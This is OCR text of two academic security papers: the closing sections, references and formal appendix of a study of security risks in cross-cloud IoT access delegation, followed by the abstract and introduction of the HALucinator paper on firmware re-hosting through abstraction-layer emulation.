supports decentralized verification, transitive delegation and revocation, etc. WAVE fulfills the requirements of today's complicated IoT delegation and, however, requires all parties (different vendors) collaborate together following the same framework API. How to deploy a cryptographically ideal authorization framework (requiring storage servers, auditors, cryptographic functions) to real-world, heterogeneous IoT environments that include diverse, complicated applications (e.g., automation control, trigger-action service), extremely large number of devices, and even devices with extremely low computing power (e.g., sensors) is not clear. On the contrary, we conducted a systematic analysis of today's off-the-shelf IoT delegation and obtained in-depth understanding of its security risks in real-world IoT systems. Due to the absence of standardized delegation protocol and a long time needed to deploy a standardized, secure, efficient, effective protocol, our work can lead to better understanding of today's IoT applications and provide valuable insights towards standardizing a practical protocol.

Model-based vulnerability discovery. Prior works have attempted to automatically find vulnerabilities using fuzzing, symbolic execution, formal verification, etc. [44, 54, 55, 63, 64, 65, 71]. [64] used a model-based approach to automatically discover the attacks in TCP congestion control, and [55] identified new forms of idle port scan attack with the help of model checking. [44] presented SmartVerif, a novel and general framework that leverages dynamic strategy to smartly search proof paths without human intervention. Most of these work focused on vulnerability discovery in a single system or protocol, while our work leveraged formal verification to (semi-)automate the security flaws discovered in the IoT access delegation, which involves multiple parties, different protocols and heterogeneous systems.

8 CONCLUSION

We performed the first systematic study on security risks in the cross-cloud IoT access delegation. We proposed a semi-automatic verification tool to conduct an extensive investigation of 10 leading IoT clouds. Our research reveals new security vulnerabilities in IoT access delegation that are pervasive in IoT clouds. Our findings suggest that the heterogeneous and ad-hoc delegation process is the root cause for such security flaws. Based on our new understanding on cross-cloud IoT access delegation, we proposed new generalized design principles for mitigation. Our new findings and understanding will lead to better protection of today's IoT applications and provide valuable insights towards securing IoT systems.

Acknowledgment

We would like to thank our shepherd Dr. Zakir Durumeric and the anonymous reviewers for their insightful comments. Bin Yuan, Deqing Zou and Hai Jin are supported by the National Natural Science Foundation of China (No. 61902138), the China Postdoctoral Science Foundation funded Project (No. 2018M640701), the National Key Research and Development Plan of China (No. 2017YFB0802205), the Key-Area Research and Development Program of Guangdong Province (No. 2019B010139001) and the Shenzhen Fundamental Research Program (No. JCYJ20170413114215614). Yan Jia and Yuqing Zhang are supported by the National Key R&D Program China (No. 2018YFB0804701), the National Natural Science Foundation of China (No.U1836210, No.61572460) and in part by China Scholarship Council. The authors of Indiana University are supported in part by Indiana University FRSP-SF, and NSF CNS-1618493, 1801432, and 1838083.

References

[1] Actions on Google. https://developers.google.com/assistant/smarthome/develop/process-intents. Accessed: 2019-11.
[2] Affected Vendors. https://sites.google.com/view/shattered-chain-of-trust-under/home/affected-vendors?authuser=0s. Accessed: 2020-05.
[3] Airbnb API. https://www.airbnb.com/partner. Accessed: 2020-05.
[4] Airbnb Integration with August. https://support.august.com/airbnb-integration-faq-B1YAULkC_z. Accessed: 2020-05.
[5] Airbnb Smart Locks . https://www.postscapes.com/airbnb-smart-lock/. Accessed: 2020-05.
[6] Alexa.discovery interface. https://developer.amazon.com/docs/device-apis/alexa-discovery.html. Accessed: 2019-11.
[7] Amazon Alexa. https://developer.amazon.com/en-US/alexa. Accessed: 2019-11.
[8] August. https://august.com/products/august-smart-lock-pro-connect. Accessed: 2019-11.
[9] August Installs. https://play.google.com/store/apps/details?id=com.august.luna. Accessed: 2019-11.
[10] Get SmartApp Endpoints. https://docs.smartthings.com/en/latest/capabilities-reference.html. Accessed: 2019-11.
[11] Google assistant-process intents. https://developers.google.com/assistant/smarthome/develop/process-intents#sync-response. Accessed: 2019-11.
[12] Google Home. https://developers.google.com/assistant/smarthome/overview. Accessed: 2019-11.
[13] IFTTT. https://ifttt.com/. Accessed: 2019-11.
[14] ihome. https://www.ihomeaudio.com. Accessed: 2019-11.
[15] iHome Installs. https://play.google.com/store/apps/details?id=com.sdi.ihomecontrol. Accessed: 2019-11.
[16] KEYGMA. http://www.keygma.com/en/index.html. Accessed: 2020-05.
[17] LIFX. https://www.lifx.com/. Accessed: 2019-11.
[18] LIFX Installs. https://play.google.com/store/apps/details?id=com.lifx.lifx. Accessed: 2019-11.
[19] LIFX List Lights API. https://api.developer.lifx.com/docs/list-lights. Accessed: 2019-11.
[20] LIFX Set State API. https://api.developer.lifx.com/docs/set-state. Accessed: 2019-11.
[21] Mihome. https://xiaomi-mi.com/mi-smart-home. Accessed: 2019-11.
[22] MiHome Installs. https://play.google.com/store/apps/details?id=com.xiaomi.smarthome. Accessed: 2019-11.
[23] Mirai Attacks. https://goo.gl/QVv89r. Accessed: 2019-11.
[24] OAuth 2.0. https://oauth.net/2/. Accessed: 2019-11.
[25] Operation Templates in VerioT. https://github.com/

VerioT/VerioT/tree/master/templates. Accessed: 2019-11.
[26] Philips HUE. https://www2.meethue.com/. Accessed: 2019-11.
[27] Philips Hue: Add new Remote Hue API app. https://developers.meethue.com/add-new-hue-remote-api-app/. Accessed: 2019-11.
[28] Philips HUE API. https://developers.meethue.com/develop/hue-api/. Accessed: 2019-11.
[29] Philips Hue Installs. https://play.google.com/store/apps/details?id=com.philips.lighting.hue2. Accessed: 2019-11.
[30] Philips Hue: Permission revocation. https://www2.meethue.com/en-us/support/apps-and-software#How_do_I_remove_an_unused_smart_device_from_my_Philips_Hue_system. Accessed: 2019-11.
[31] Philips Hue Remote Control API. https://developers.meethue.com/develop/hue-api/remote-api-quick-start-guide. Accessed: 2019-11.
[32] Promela. https://en.wikipedia.org/wiki/Promela. Accessed: 2019-11.
[33] Samsung SmartThings. https://www.smartthings.com/. Accessed: 2019-11.
[34] Shattered Chain of Trust: Understanding Security Risks in Cross-Cloud IoT Access Delegation. https://sites.google.com/view/shattered-chain-of-trust-under/home?authuser=1.
[35] SmartApps. https://docs.smartthings.com/en/latest/smartapp-developers-guide/. Accessed: 2019-11.
[36] SmartThings Git. https://github.com/SmartThingsCommunity/SmartThingsPublic. Accessed: 2019-11.
[37] SmartThings Groovy IDE. https://graph.api.smartthings.com/. Accessed: 2019-11.
[38] Spin. http://spinroot.com/spin/whatispin.html. Accessed: 2019-11.
[39] The OAuth 2.0 Authorization Framework. https://tools.ietf.org/html/rfc6749. Accessed: 2019-11.
[40] VerioT Examples. https://github.com/VerioT/VerioT. Accessed: 2019-11.
[41] Web Services SmartApps. https://docs.smartthings.com/en/latest/smartapp-web-services-developers-guide/index.html#. Accessed: 2019-11.
[42] Wink. https://www.wink.com/. Accessed: 2019-11.
[43] Wink api. https://winkapiv2.docs.apiary.io/#reference/device. Accessed: 2019-11.
[44] Smartverif: Push the limit of automation capability of verifying security protocols by dynamic strategies. In *29th USENIX Security Symposium*, 2020.
[45] Michael P. Andersen, Sam Kumar, Moustafa AbdelBaky, Gabe Fierro, John Kolb, Hyung-Sin Kim, David E. Culler, and Raluca Ada Popa. WAVE: A decentralized authorization framework with transitive delegation. In *28th USENIX Security Symposium*, pages 1375–1392, 2019.
[46] Iulia Bastys, Musard Balliu, and Andrei Sabelfeld. If this then what?: Controlling flows in iot apps. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1102–1119. ACM, 2018.
[47] Elisa Bertino, Elena Ferrari, and Anna Squicciarini. Trust negotiations: concepts, systems, and languages. *Computing in Science & Engineering*, 6(4), 2004.
[48] Arnar Birgisson, Joe Gibbs Politz, Úlfar Erlingsson, Ankur Taly, Michael Vrable, and Mark Lentczner. Macaroons: Cookies with contextual caveats for decentralized authorization in the cloud. In *21st Annual Network and Distributed System Security Symposium*, 2014.
[49] Matt Blaze, Joan Feigenbaum, and Jack Lacy. Decentralized trust management. In *IEEE Symposium on Security and Privacy*, pages 164–173, 1996.
[50] Z Berkay Celik, Leonardo Babun, Amit Kumar Sikder, Hidayet Aksu, Gang Tan, Patrick McDaniel, and A Selcuk Uluagac. Sensitive information tracking in commodity iot. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 1687–1704, 2018.
[51] Z Berkay Celik, Gang Tan, and Patrick D McDaniel. Iotguard: Dynamic enforcement of security and safety policy in commodity iot. In *NDSS*, 2019.
[52] Jiongyi Chen, Chaoshun Zuo, Wenrui Diao, Shuaike Dong, Qingchuan Zhao, Menghan Sun, Zhiqiang Lin, Yinqian Zhang, and Kehuan Zhang. Your iots are (not) mine: On the remote binding between iot devices and users. In *49th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 222–233, 2019.
[53] Yi Chen, Luyi Xing, Yue Qin, Xiaojing Liao, XiaoFeng Wang, Kai Chen, and Wei Zou. Devils in the guidance: Predicting logic vulnerabilities in payment syndication services through automated documentation analysis. In *28th USENIX Security Symposium*, pages 747–764, 2019.
[54] Chia Yuan Cho, Domagoj Babic, Pongsin Poosankam, Kevin Zhijie Chen, Edward XueJun Wu, and Dawn Song. MACE: model-inference-assisted concolic exploration for protocol and vulnerability discovery. In *20th USENIX Security Symposium*, 2011.
[55] Roya Ensafi, Jong Chun Park, Deepak Kapur, and Jedidiah R. Crandall. Idle port scanning and non-interference analysis of network protocol stacks using model checking. In *19th USENIX Security Symposium*, pages 257–272, 2010.
[56] Earlence Fernandes, Jaeyeon Jung, and Atul Prakash. Security analysis of emerging smart home applications. In *37th IEEE Symposium on Security and Privacy*, pages 636–654, 2016.
[57] Earlence Fernandes, Justin Paupore, Amir Rahmati, Daniel Simionato, Mauro Conti, and Atul Prakash. Flowfence: Practical data protection for emerging iot application frameworks. In *25th USENIX Security Symposium,*, pages 531–548, 2016.
[58] Earlence Fernandes, Justin Paupore, Amir Rahmati, Daniel Simionato, Mauro Conti, and Atul Prakash. Flowfence: Practical data protection for emerging iot application frameworks. In *25th {USENIX} Security Symposium ({USENIX} Security 16)*, pages 531–548, 2016.
[59] Earlence Fernandes, Amir Rahmati, Jaeyeon Jung, and Atul Prakash. Decentralized action integrity for trigger-action iot platforms. In *Proceedings 2018 Network and Distributed System Security Symposium*, 2018.
[60] Mihaela Gheorghiu, Dimitra Giannakopoulou, and Corina S. Pasareanu. Refining interface alphabets for compositional verification. In *13th International Conference on Tools and Algorithms for the Construction and Analysis of Systems*, volume 4424, pages 292–307, 2007.
[61] Weili Han, Qun Ni, and Hong Chen. Apply measurable risk to strengthen security of a role-based delegation supporting workflow system. In *IEEE International Symposium on Policies for Distributed Systems and Networks*, pages 45–52, 2009.
[62] Grant Ho, Derek Leung, Pratyush Mishra, Ashkan Hosseini, Dawn Song, and David A. Wagner. Smart locks: Lessons for securing commodity internet of things devices. In *11th ACM Asia Conference on Computer and Communications Security*, pages 461–472, 2016.
[63] Samuel Jero, Xiangyu Bu, Cristina Nita-Rotaru, Hamed Okhravi, Richard Skowyra, and Sonia Fahmy. BEADS: automated attack discovery in openflow-based SDN systems. In *20th International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 311–333, 2017.
[64] Samuel Jero, Md. Endadul Hoque, David R. Choffnes, Alan Mislove, and Cristina Nita-Rotaru. Automated attack discovery in TCP congestion control using a model-guided approach. In *25th Annual Network and Distributed System Security Symposium*, 2018.
[65] Samuel Jero, Hyojeong Lee, and Cristina Nita-Rotaru. Leveraging state information for automated attack discovery in transport protocol implementations. In *45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 1–12, 2015.
[66] Yunhan Jack Jia, Qi Alfred Chen, Shiqi Wang, Amir Rahmati,

Earlence Fernandes, Zhuoqing Morley Mao, Atul Prakash, and Shanghai JiaoTong Unviersity. Contexlot: Towards providing contextual integrity to appified iot platforms. In *NDSS*, 2017.

[67] Ninghui Li, John C. Mitchell, and William H. Winsborough. Design of a role-based trust-management framework. In *IEEE Symposium on Security and Privacy*, pages 114–130, 2002.

[68] Corina S. Pasareanu and Dimitra Giannakopoulou. Towards a compositional SPIN. In *the 13th International Workshop on Model Checking Software*, volume 3925, pages 234–251, 2006.

[69] Yoshiki Sameshima and Peter T. Kirstein. Authorization with security attributes and privilege delegation: Access control beyond the ACL. *Computer Communications*, 20(5):376–384, 1997.

[70] Kent E. Seamons, Marianne Winslett, Ting Yu, Bryan Smith, Evan Child, Jared Jacobson, Hyrum Mills, and Lina Yu. Requirements for policy languages for trust negotiation. In *3rd International Workshop on Policies for Distributed Systems and Networks*, pages 68–79, 2002.

[71] JaeSeung Song, Cristian Cadar, and Peter R. Pietzuch. Symbexnet: Testing network protocol implementations with symbolic execution and rule-based specifications. *IEEE Trans. Software Eng.*, 40(7):695–709, 2014.

[72] Yuan Tian, Nan Zhang, Yueh-Hsun Lin, XiaoFeng Wang, Blase Ur, Xianzheng Guo, and Patrick Tague. Smartauth: User-centered authorization for the internet of things. In *26th {USENIX} Security Symposium ({USENIX} Security 17)*, pages 361–378, 2017.

[73] Jacques Wainer, Akhil Kumar, and Paulo Barthelmess. DW-RBAC: A formal security model of delegation and revocation in workflow systems. *Inf. Syst.*, 32(3):365–384, 2007.

[74] Qi Wang, Pubali Datta, Wei Yang, Si Liu, Adam Bates, and Carl A Gunter. Charting the attack surface of trigger-action iot platforms. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1439–1453. ACM, 2019.

[75] Qi Wang, Wajih Ul Hassan, Adam Bates, and Carl Gunter. Fear and logging in the internet of things. In *Network and Distributed Systems Symposium*, 2018.

[76] Wei Zhou, Yan Jia, Yao Yao, Lipeng Zhu, Le Guan, Yuhang Mao, Peng Liu, and Yuqing Zhang. Discovering and understanding the security hazards in the interactions between iot devices, mobile apps, and clouds on smart home platforms. In *28th USENIX Security Symposium*, pages 1133–1150, 2019.

Appendix

A. Definitions of the delegation operations

We generalized nine basic types of delegation operations (see Table 1) and constructed their operation templates in Promela language (the *Templates Database* is released online [25]). Note that, one basic type of delegation operation may have a few sub-types (see Section 4.2), and correspondingly a few operation templates in the *Templates Database*. We define each basic type of delegation operation as follows.

`bind`: device a_i issues a new token for cloud a_j.

`bind`(a_i, a_j) is defined as:

$$\begin{cases} token := newUniqueToken() \\ Issu_{a_i} := Issu_{a_i} \cup \{\ token\ \} \\ Recv_{a_j} := Recv_{a_j} \cup \{\ token\ \} \end{cases}$$

`unbind`: device a_i removes all the issued tokens.

`unbind`(a_i) is defined as: $Issu_{a_i} := \varnothing$

`share`: cloud a_i delegates access right T to user a_j by issuing a new token and sharing the tokens the cloud received to the user.

`share`(a_i, a_j, T) is defined as:

$$\begin{cases} token := newUniqueToken() \\ Issu_{a_i} := Issu_{a_i} \cup \{\ token\ \} \\ Recv_{a_j} := Recv_{a_j} \cup \{\ token\ \} \cup Recv_{a_i} \\ ACL_{a_i} := ACL_{a_i} \cup \{(token, T)\} \end{cases}$$

`un-share`: cloud a_i revokes the access right from user a_j by invalidating the token *token*.

`un-share`$(a_i, token)$ is defined as:

$$\begin{cases} Issu_{a_i} := Issu_{a_i} - \{\ token\ \} \\ ACL_{a_i} := ACL_{a_i} - \{(token, T) \mid (token, T) \in ACL_{a_i}\} \end{cases}$$

`OAuth`: cloud (a_i) delegates cloud (a_j) access right T by issuing a new token.

`OAuth`(a_i, a_j, T) is defined as:

$$\begin{cases} token := newOAuthToken() \\ Issu_{a_i} := Issu_{a_i} \cup \{\ token\ \} \\ Recv_{a_j} := Recv_{a_j} \cup \{\ token\ \} \\ ACL_{a_i} := ACL_{a_i} \cup \{\ (token, T)\ \} \end{cases}$$

`un-OAuth`: cloud (a_i) revokes access right from cloud (a_j) by revoking token *token*.

`un-OAuth`$(a_i, token)$ is defined as:

$$\begin{cases} Issu_{a_i} := Issu_{a_i} - \{\ token\ \} \\ ACL_{a_i} := ACL_{a_i} - \{\ (token, T) \mid (token, T) \in ACL_{a_i}\} \end{cases}$$

`setTrigger`: cloud (a_i) delegates cloud (a_j) access right T by issuing a new token and obtains read access right to the devices that cloud (a_j) has access to.

`setTrigger`(a_i, a_j, T) is defined as:

$$\begin{cases} token := newUniqueToken() \\ Issu_{a_i} := Issu_{a_i} \cup \{\ token\ \} \\ Recv_{a_j} := Recv_{a_j} \cup \{\ token\ \} \\ ACL_{a_i} := ACL_{a_i} \cup \{\ (token, T)\ \} \\ Recv_{a_i} := Recv_{a_i} \cup \{\ a_k \mid Recv_{a_j} \cap Issu_{a_k} \neq \varnothing, ACL_{a_k} = \varnothing\} \end{cases}$$

`un-setTrigger`: cloud (a_i) does nothing to disable the its triggers.

`un-setTrigger`(a_i) is defined as: *None*

`APIRequest`: user (a_i) makes API request to cloud (a_j) to obtain all the tokens a_j receives.

`APIRequest`(a_i, a_j) is defined as:

$Recv_{a_i} := Recv_{a_i} \cup Recv_{a_j}$

HALucinator: Firmware Re-hosting Through Abstraction Layer Emulation



Abraham A. Clements[*,1], Eric Gustafson[*,1,2],
Tobias Scharnowski[3], Paul Grosen[2], David Fritz[1], Christopher Kruegel[2],
Giovanni Vigna[2], Saurabh Bagchi[4], and Mathias Payer[5]
[1]*Sandia National Laboratories,* [2]*UC Santa Barbara,* [3]*Ruhr-Universität Bochum,*
[4]*Purdue University,* [5]*École Polytechnique Fédérale de Lausanne*
{aacleme, djfritz}@sandia.gov, tobias.scharnowski@rub.de,
{edg, pcgrosen, chris, vigna}@cs.ucsb.edu,
sbagchi@purdue.edu, mathias.payer@epfl.ch

Abstract

Given the increasing ubiquity of online embedded devices, analyzing their firmware is important to security, privacy, and safety. The tight coupling between hardware and firmware and the diversity found in embedded systems makes it hard to perform dynamic analysis on firmware. However, firmware developers regularly develop code using abstractions, such as Hardware Abstraction Layers (HALs), to simplify their job. We leverage such abstractions as the basis for the re-hosting and analysis of firmware. By providing high-level replacements for HAL functions (a process termed *High-Level Emulation – HLE*), we decouple the hardware from the firmware. This approach works by first locating the library functions in a firmware sample, through binary analysis, and then providing generic implementations of these functions in a full-system emulator.

We present these ideas in a prototype system, HALucinator, able to re-host firmware, and allow the virtual device to be used normally. First, we introduce extensions to existing library matching techniques that are needed to identify library functions in binary firmware, to reduce collisions, and for inferring additional function names. Next, we demonstrate the re-hosting process, through the use of simplified *handlers* and *peripheral models*, which make the process fast, flexible, and portable between firmware samples and chip vendors. Finally, we demonstrate the practicality of HLE for security analysis, by supplementing HALucinator with the American Fuzzy Lop fuzzer, to locate multiple previously-unknown vulnerabilities in firmware middleware libraries.

1 Introduction

Embedded systems are pervasive in modern life: vehicles, communication systems, home automation systems, and even pet toys are all controlled through embedded CPUs. Increasingly, these devices are connected to the Internet for extra functionality. This connectivity introduces new security, privacy, and reliability concerns. Unfortunately, auditing the firmware of these systems is a cumbersome, time-consuming, per-device effort.

Today, developers create and test firmware almost entirely on physical testbeds, typically consisting of development versions of the target devices. However, modern software-engineering practices that benefit from scale, such as test-driven development, continuous integration, or fuzzing, are challenging or impractical due to this hardware dependency. In addition, embedded hardware provides limited introspection capabilities, including extremely limited numbers of breakpoints and watchpoints, significantly restricting the ability to perform dynamic analysis on firmware. The situation for third-party auditors and analysts is even more complex. Manufacturing best-practices dictate stripping out or disabling debugging ports (*e.g.,* JTAG) [26, 40], meaning that many off-the-shelf devices remain entirely opaque. Even if the firmware can be obtained through other means, dynamic analysis remains challenging due to the complex environmental dependencies of the code.

Emulation, also known as firmware re-hosting, provides a means of addressing many of these challenges, by offering the ability to execute firmware at scale through the use of commodity computers, and providing more insight into the execution than is possible on a physical device [44]. Yet, heterogeneity in embedded hardware poses a significant barrier to the useful emulation of firmware. The rise of intellectual-property-based, highly-integrated chip designs (*e.g.,* ARM based Systems on Chip – SoC) has resulted in an explosion of available embedded CPUs, whose various on-chip peripherals and memory layouts must be supported in a specialized manner by emulators. However, the popular open-source QEMU emulator supports fewer than 30 ARM devices. Intel's SIMICS [38, 57] supports many CPUs and peripherals, but requires the analyst to manually construct a full model of the system at the hardware level. Worse yet, most embedded systems have other components on their circuit boards that must exist for the firmware to operate, such as sensors, storage devices, or networking components. Emulation support for

* These authors contributed equally to this work.

these peripherals is virtually nonexistent. Therefore, it is nearly impossible to take an embedded firmware sample and emulate it without significant engineering effort.

Current solutions allowing for the emulation of diverse hardware rely on a real specimen of the device, where the emulator forwards interactions with unsupported peripherals to the hardware [36, 43, 58]. Such a "hardware-in-the-loop" approach limits the ability to scale testing to the availability of the original hardware, and offers restricted instrumentation and analysis possibilities compared to what is possible in software. Other techniques [22, 32, 54] focus on recording and subsequently replaying or modeling data from hardware, which allows these executions to be scaled and shared, but necessarily requires trace recording from within the device itself, limiting faithful execution in the emulator to just the recorded paths in the program.

The immense diversity of hardware also affects firmware developers. To mitigate some of the challenges of developing firmware, chip vendors and various third parties provide Hardware Abstraction Layers (HALs). HALs are software libraries that provide high-level hardware operations to the programmer, while hiding details of the particular chip or system on which the firmware executes. This makes porting code between the many similar models from a given vendor, or even between chip vendors, much simpler. Firmware written with HALs are therefore, by design, less tightly coupled to the hardware.

This observation inspired us to design and implement a novel technique to enable scalable emulation of embedded systems through the use of high-level abstraction layers and reusable replacement functionality, known as *High-Level Emulation (HLE)*. Our approach works by first identifying the HAL functions responsible for hardware interactions in a firmware image. Then, it provides simple, analyst-created, high-level replacements, which perform the same conceptual task from the firmware's perspective (*e.g.,* sending an Ethernet packet and acknowledging the action to the firmware).

The first crucial step to enabling high-level emulation is the precise identification of HAL functions within the firmware image. While a developer can re-host their own code by skipping this step, as they have debugging symbols, third-party analysts must untangle library and application code from the stripped binary firmware image. We observe that, to ease development, most HALs are open-source, and are packaged with a particular compiler toolchain in mind. We leverage the availability of source code for HALs to drastically simplify this task.

After HAL function identification, we next substitute our high-level replacements for the HAL functions. While each replacement function (which we term a *handler*) is created manually, this minimal effort scales across chips from the same vendor, and even across firmware using the same middleware libraries. For example, ARM's open-source mBed OS [39] contains support for over 140 boards and their associated hardware from 16 different manufacturers. By identifying and intercepting the mBed functions in the emulator, we replace the low-level input/output (I/O) interactions—that a generic emulator such as QEMU does *not* support—with high level implementations that provide external interaction, and enable emulation of firmware that uses mBed OS. As an additional effort-saving step, these handlers can make use of *peripheral models*, which serve as the abstraction for generic classes of hardware peripherals (e.g., serial ports, or bus controllers) and serve as the point of interaction between the emulated environment and the host environment, without needing complicated logic of their own. This allows the creation of handlers to also extend across these classes of peripherals, as handlers for any HAL can use the same peripheral models as-is.




Figure 1: Overview of HALucinator, with our contribution shown in gray.

Handlers may perform a task as complicated as sending an Ethernet frame through a Direct Memory Access (DMA) peripheral, but their implementation remains straightforward. Most handlers that interact with the outside world merely need to translate the arguments of the HAL function (for example, the Ethernet device to use, a pointer to the data to send, and its length), into the data a peripheral model can use to actually perform a task (e.g., the raw data to be sent). In many cases, the handler does not need to perform any action at all, as some hardware concepts do not even exist in emulation, such as power and clocking.

We assemble these ideas into a prototype system, HALucinator, as shown in Figure 1, which provides a high-level emulation environment on top of the QEMU emulator. HALucinator supports "blob" firmware, (*i.e.,* a firmware sample in which all code is statically linked into one binary executable) from multiple chip vendors for the ARM Cortex-M architecture. It handles complex peripherals, such as Ethernet, WiFi, and an IEEE 802.15.4 radio (the physical and media access control layers used in ZigBee and 6LoWPAN *i.e.,* IPv6 over Low Power Wireless Personal Area Networks). The system

is capable of emulating the firmware and its interactions with the outside world. We present case studies focused on hybrid emulated environments, wireless networks, and app-enabled devices. HALucinator emulates these systems sufficiently to allow interactive emulation, such that the device can be used for its original intended purpose without its hardware. We additionally show the applicability of HALucinator to security analyses by pairing it with the popular AFL fuzzer, and demonstrate its use in the discovery of security vulnerabilities, without any use of the original hardware. Additionally, the Shellphish CTF team used HALucinator to win the 2019 CSAW Embedded Security Challenge, by leveraging its unique re-hosting, debugging, and fuzzing capabilities [5, 11]. In summary, our contributions are as follows:

1. We enable emulation of binary firmware using a generic system emulator (QEMU for us) without relying on the presence of the actual hardware. We achieve this through the novel use of abstraction libraries called HALs, which are already provided by vendors for embedded platforms.
2. We improve upon existing library matching techniques, to better locate functions for interception in the firmware.
3. We present HALucinator, a high-level emulation system capable of interactive emulation and fuzzing firmware through the use of a library of abstract handlers and peripheral models.
4. We show the practicality of our approach through case studies modeled on 16 real-world firmware samples, and demonstrate that HALucinator successfully emulates complex functionality with minimal effort. Through fuzzing the firmware, we find use-after-free, memory disclosure, and exploitable buffer overflow bugs resulting in CVE-2019-9183 and CVE-2019-8359 in Contiki OS [25].

2 Motivation

Virtually every complex electronic device has a CPU executing firmware. The increasing complexity of these CPUs and the introduction of ubiquitous connectivity has increased the complexity of firmware. To reduce the burden of creating these devices' firmware, various libraries (*i.e.,* HALs) have been created to abstract away direct hardware interactions.

To make their product portfolios more attractive to developers, microcontroller manufactures are developing HALs and licensing them under permissive terms (*e.g.,* BSD) to gain a market advantage [16, 42, 53]. HALs provide a common abstraction for families of microcontrollers, thus a single HAL covers many different microcontrollers. For example, STMicroelectronic's STM32Cube HAL covers all their Cortex-M based microcontrollers. As evidence of the investment put into HALs, consider that NXP acquired Freescale in 2015 and currently provides the MCUExpresso HAL—a unified HAL that covers their Cortex-M microcontrollers. Many of these microcontrollers were originally designed by separate companies. It is unlikely NXP would have invested into




Figure 2: (a) Software and hardware stack for an illustrative HTTP Server. (b) Conceptual illustration of HTTP Server when executing using HALucinator.

unifying these HALs if availability of easy to use HALs was not a priority to developers. In addition, the manufacturer's HALs are integrated in their own IDEs [2, 4, 10, 41] and third party development tools (*e.g.,* Keil, IAR). These same HALs are included in embedded OSes (*e.g.,* in FreeRTOS [1], mBed OS [8], RIOT OS [17], and Arduino [9]). These OSes are currently used in commercially available devices [3]. We believe that market pressures to reduce time to market will increase the adoption of HAL's. While we cannot automatically measure the population of devices using HALs today without a large dataset of microcontroller firmware (which does unfortunately not exist), given all of this information, we expect HALs to become ubiquitous in firmware going forward.

Understanding how firmware is built using these HALs is foundational to how HALucinator enables emulation of these firmware samples. Figure 2a depicts the software and hardware components used in a representative embedded system that HALucinator is designed to emulate. When emulating the system, the on-chip peripherals and off-chip hardware are not present, yet much of the system functionality depends on interactions with these components. For example, in Section 5 we find that QEMU halts when accessing unsupported (and therefore unmapped) peripherals. The result is all 16 test cases execute less than 39 basic blocks halting on hardware setup, typically clocks, at power up.

2.1 Emulating Hardware and Peripherals

To achieve our goal of scalably re-hosting embedded firmware, we must emulate the environment it runs in. This environment consists of, first and foremost, the main CPU of the device with its instruction set and basic memory features. Modern CPUs, even low-power, low-cost microcontrollers, include a full complement of on-chip peripherals, including

timers, bus controllers, networking components, and display devices. Code executing on the CPU controls these features via Memory-Mapped I/O (MMIO), where various control and data registers of peripherals are accessed as normal memory locations in a pre-determined region. The exact layout and semantics of each peripheral's MMIO regions vary, but are described in the chip's documentation.

Further complicating re-hosting is the interaction of a firmware with off-chip devices (*e.g.,* sensors, actuators, external storage devices, or communications hardware). As each product usually contains custom-designed circuit boards, the complete execution environment of each firmware sample is largely unique. Existing emulation tools (*e.g.,* QEMU [18] and SIMICS [57]) support a relatively limited number of CPU's, and even fewer on-chip and off-chip devices. To use these tools, the on-chip and off-chip devices must be implemented to conform to the MMIO register interface used by the firmware. This requires understanding and implementing the state machines and logic of each device, a time consuming and challenging task.

2.2 The Firmware Stack

The software and hardware stack for an illustrative HTTP server is shown in Figure 2a. Consider an example where the HTTP server provides the temperature via a webpage. The application gets the temperature using an API from the library provided by the temperature sensor's manufacturer, which in turn uses the I2C HAL provided by the microcontroller manufacturer, to communicate with the off-chip temperature sensor over the I2C bus. When the page containing the temperature is requested, the HTTP server uses the OS library's API to send and receive TCP messages. The OS, in turn, uses a TCP stack provided via another library, *e.g.,* Lightweight IP (lwIP) [37]. lwIP translates the TCP messages to Ethernet frames and uses the Ethernet HAL to send the frames using the physical Ethernet port.

While this is an illustrative example, the complexity of modern devices and pressure to reduce development time is increasingly making it so that functionality in firmware is built on top of a collection of middleware libraries and HALs. Many of these libraries are available from chip manufacturers in their software development kits (SDKs) to attract developers to use their hardware. These SDKs incorporate example applications and middleware libraries including: OS libraries (*e.g.,* mBed OS [39], FreeRTOS [30], and Contiki [25]), protocol stacks (*e.g.,* TCP/IP, 6LoWPAN, and Bluetooth), file systems, and HALs for on-chip peripherals. Each of these libraries abstracts lower-level functionality, decoupling the application from its physical hardware. In order for HALucinator to break the coupling between firmware and hardware, it must intercept one of these layers, middleware/library or HAL, and interpose its replacement functionality instead, as shown in Figure 2b. Which layer we choose, however, provides trade-offs in terms of generality and reusability of the high-level function replacements, the amount of actual code that we can execute and test, as well as the likelihood of finding a given library in a target device's firmware. While it is more likely that the author of a given firmware is using the chip vendor's HAL, this bottom-most layer has the largest number of functions, which often have very specific 